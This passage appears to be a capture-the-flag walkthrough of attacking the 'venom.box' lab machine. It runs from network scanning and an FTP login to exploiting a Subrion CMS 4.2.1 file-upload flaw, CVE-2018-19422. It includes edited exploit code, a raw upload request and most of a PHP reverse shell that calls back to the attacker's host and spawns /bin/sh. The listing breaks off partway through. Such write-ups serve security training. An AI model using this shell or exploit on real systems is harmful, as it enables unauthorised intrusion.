
PORT AND SERVICE DISCOVER

First I detected the ip address for the vulnerable box using netdiscover. I confirmed the address by comparing the mac address I found from the network settings options for VM of the vulhub box.

```
Currently scanning: 172.16.121.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.160.2   00:50:56:f1:ba:4c      2     120  VMware, Inc.
192.168.160.132 00:0c:29:d7:0f:dd      3     180  VMware, Inc.
192.168.160.254 00:50:56:e1:5a:ee      2     120  VMware, Inc.
```




Then I did a nmap scan to find the running ports and services.


```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -A -p- 192.168.160.132
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-01 00:33 EST
Nmap scan report for 192.168.160.132
Host is up (0.0015s latency).
Not shown: 65529 filtered ports
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.3
22/tcp   closed ssh
80/tcp   open   http       Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp  open   ssl/https  Apache/2.4.29 (Ubuntu)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
7070/tcp closed realserver
8084/tcp closed websnp
MAC Address: 00:0C:29:D7:0F:DD (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   1.54 ms 192.168.160.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.84 seconds
```

ENUMURATION

Then I looked at the apache default page from the server ip. There was nothing much. I looked at the page source and found a MD5 hash.



I cracked the md5 hash using crackstation website.



I had no idea what this is. So I moved on and started working on ftp.

First I looked for exploits in the sreachsploit for the specific ftp service running but only found dos attack. So I avoided it.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit vsftpd 3.0.3                                                    130 ×
---------------------------------------------------------------------------------------
 Exploit Title                                                      |  Path
---------------------------------------------------------------------------------------
vsftpd 3.0.3 - Remote Denial of Service                             | multiple/remote/49719.py
---------------------------------------------------------------------------------------
Shellcodes: No Results
```

Then I tried to login using default and anonymous credentials but failed.

```
┌──(root💀 kali)-[/home/kali]
└─# ftp 192.168.160.132
Connected to 192.168.160.132.
220 (vsFTPd 3.0.3)
Name (192.168.160.132:kali): admin
530 Permission denied.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.

┌──(root💀 kali)-[/home/kali]
└─# ftp 192.168.160.132
Connected to 192.168.160.132.
220 (vsFTPd 3.0.3)
Name (192.168.160.132:kali): anonymous
530 Permission denied.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
```

Then I thought of using the cracked md5 as password and username to login. I was successfully able to login .

```
┌──(root💀 kali)-[/home/kali]
└─# ftp 192.168.160.132
Connected to 192.168.160.132.
220 (vsFTPd 3.0.3)
Name (192.168.160.132:kali): hostinger
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Then I looked around and found a txt file. Since I can't cat the file on ftp, I downloaded the file.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 May 21  2021 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             384 May 21  2021 hint.txt
226 Directory send OK.
ftp> cat hint.txt
?Invalid command
ftp> get hint.txt
local: hint.txt remote: hint.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for hint.txt (384 bytes).
226 Transfer complete.
384 bytes received in 0.04 secs (10.1384 kB/s)
ftp>
```

I cat the hint file and found 2 base64 encoded texts and an encoded password.

```
┌──(root💀 kali)-[/home/kali]
└─# cat hint.txt
        Hey there ...

T0D0 --

* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92
aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
password -- L7f9l8@J#p%Ue+Q1234 → deocode this you will get the administrator password

Have fun .. :)
```


I decoded the base64 texts.

```
┌──(root💀 kali)-[/home/kali]
└─# echo WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= | base64 -d
YzNSaGJtUmhjbVFnZG1sblpXNWxjbVVnWTJsd2FHVnk=

┌──(root💀 kali)-[/home/kali]
└─# echo YzNSaGJtUmhjbVFnZG1sblpXNWxjbVVnWTJsd2FHVnk= | base64 -d
c3RhbmRhcmQgdmlnZW5lcmUgY2lwaGVy

┌──(root💀 kali)-[/home/kali]
└─# echo c3RhbmRhcmQgdmlnZW5lcmUgY2lwaGVy | base64 -d
standard vigenere cipher
```

```
┌──(root💀 kali)-[/home/kali]
└─# echo aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI= | base64 -d
https://cryptii.com/pipes/vigenere-cipher
```

The decoded files indicated vigenere cipher and gave a link to decode vigenere cipher.

So I decoded the given password on the hint file. I used hostinger as key here.




The hint file also indicated a domain name venom.box


I added the website to my hosts list (etc/hosts) to access it.

```
  GNU nano 5.4
127.0.0.1       localhost
127.0.1.1       kali
192.168.160.132 venom.box


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Then we visited the website using browser and found this page.




There was an admin dashboard. I went there to access it using the password I found previously. I used dora as admin user name since it was mentioned on the hint file.


Access denied :: Powered
venom.box/panel/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
dora
Remember me
Login
Forgot your password?

I was able to login.



I found Subrion CMS, version 4.2.1 service was running.



GETTING USER SHELL

So I searched for exploits on searchsploits and found a RCE exploit.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit Subrion CMS 4.2.1
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
Subrion CMS 4.2.1 - 'avatar[path]' XSS                                     | php/webapps/49346.txt
Subrion CMS 4.2.1 - Cross-Site Scripting                                   | php/webapps/45150.txt
Subrion CMS 4.2.1 - File Upload Bypass to RCE (Authenticated)              | php/webapps/49876.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

I looked at the exploit on github and tried executing it with the credentials I have.


Github link: https://github.com/h3v0x/CVE-2018-19422-SubrionCMS-RCE

Although login was successful, the exploit was not able to upload the file properly.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# python3 49876.py -u http://venom.box/panel/blocks/ -l dora -p E7r9t8@Q#h%Hy+M1234
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://venom.box/panel/blocks/
[+] Success!
[+] Got CSRF token: hzPfED7ol1xoEcEVThvTKL6yVqqa9HAEKZt5KBSO
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: cgeqnhvcfnvitho

[+] Trying to Upload Webshell..

[x] Webshell not found... upload seems to have failed
```

So checked the python exploit code and edited the code a bit.

First I collected the cookie and loader values from page inspect.



Then edited the cookie and header values on the code.

```
url_login = options.url
url_upload = options.url + 'uploads/read.json'
url_shell = options.url + 'uploads/'
username = options.user
password = options.passw
```

```
if csrfToken:
    print(f"[+] Got CSRF token: {csrfToken}")
    print("[+] Trying to log in...")

    auth_url = url_login
    auth_cookies = {"INTELLI_06c8042c3d": "khemrs8e9t0tjttv0p7va8pcid", "loader": "loaded"}
    auth_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.
    auth_data = {"__st": csrfToken, "username": username, "password": password}
    auth = session.post(auth_url, headers=auth_headers, cookies=auth_cookies, data=auth_data)

    if len(auth.text) <= 7000:
        print('\n[x] Login failed... Check credentials')
        exit()
    else:
        print('[+] Login Successful!\n')
else:
```

Pretty | Raw | Hex | \n

```
POST /panel/uploads/read.json HTTP/1.1
Host: venom.box
Content-Length: 965256
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryAasjYyff1AElb8PV
Accept: */*
Origin: http://venom.box
Referer: http://venom.box/panel/uploads/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: INTELLI_06c8042c3d=khemrs8e9t0tjttv0p7va8pcid; loader=
loaded
Connection: close

------WebKitFormBoundaryAasjYyff1AElb8PV
Content-Disposition: form-data; name="reqid"

17eb4911f5589
------WebKitFormBoundaryAasjYyff1AElb8PV
Content-Disposition: form-data; name="cmd"

upload
------WebKitFormBoundaryAasjYyff1AElb8PV
Content-Disposition: form-data; name="target"

```

```
def shell_upload():
    print('[+] Trying to Upload Webshell..')
    try:
        up_url = url_upload
        up_cookies = {"INTELLI_06c8042c3d": "2h6dqqeimffm6dhup0s0qkhg7d", "loader": "loaded"}
        up_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Sa
        up_data = "------WebKitFormBoundaryAasjYyff1AElb8PV\r\nContent-Disposition: form-data; name=\"reqid\"\r\n\r\n17eb4911f5589\r\n------W
        session.post(up_url, headers=up_headers, cookies=up_cookies, data=up_data)
    except requests.exceptions.HTTPError as conn:
        print('[x] Failed to Upload Webshell in: '+url_upload+' ')
        exit()
```

But I was not able to execute the exploit successfully. So I prompt to uploading reverse shell manually.

I uploaded a reverse .phar shell on uploads.


----reverse shell php/phar code-----

```
<?php
// PHP Reverse Shell
// Copyright (C) 2020 e@hotmail.com
// AbuDayeh
set_time_limit (0);
$VERSION        = "1.0";
$ip             = '192.168.160.128';    // Change Your {IP}
$port           = 1234;         // Change Your {Port}
$chunk_size     = 1400;
$write_a        = null;
$error_a        = null;
$shell          = 'uname -a; w; id; /bin/sh -i';
$daemon         = 0;
$debug          = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();
	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
	if ($pid) {
		exit(0);
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}
	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}
$descriptorspec = array(
   0 => array("pipe", "r"),
```

```
  1 => array("pipe", "w"),
  2 => array("pipe", "w")
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}
	if (feof($pipes[1])) {
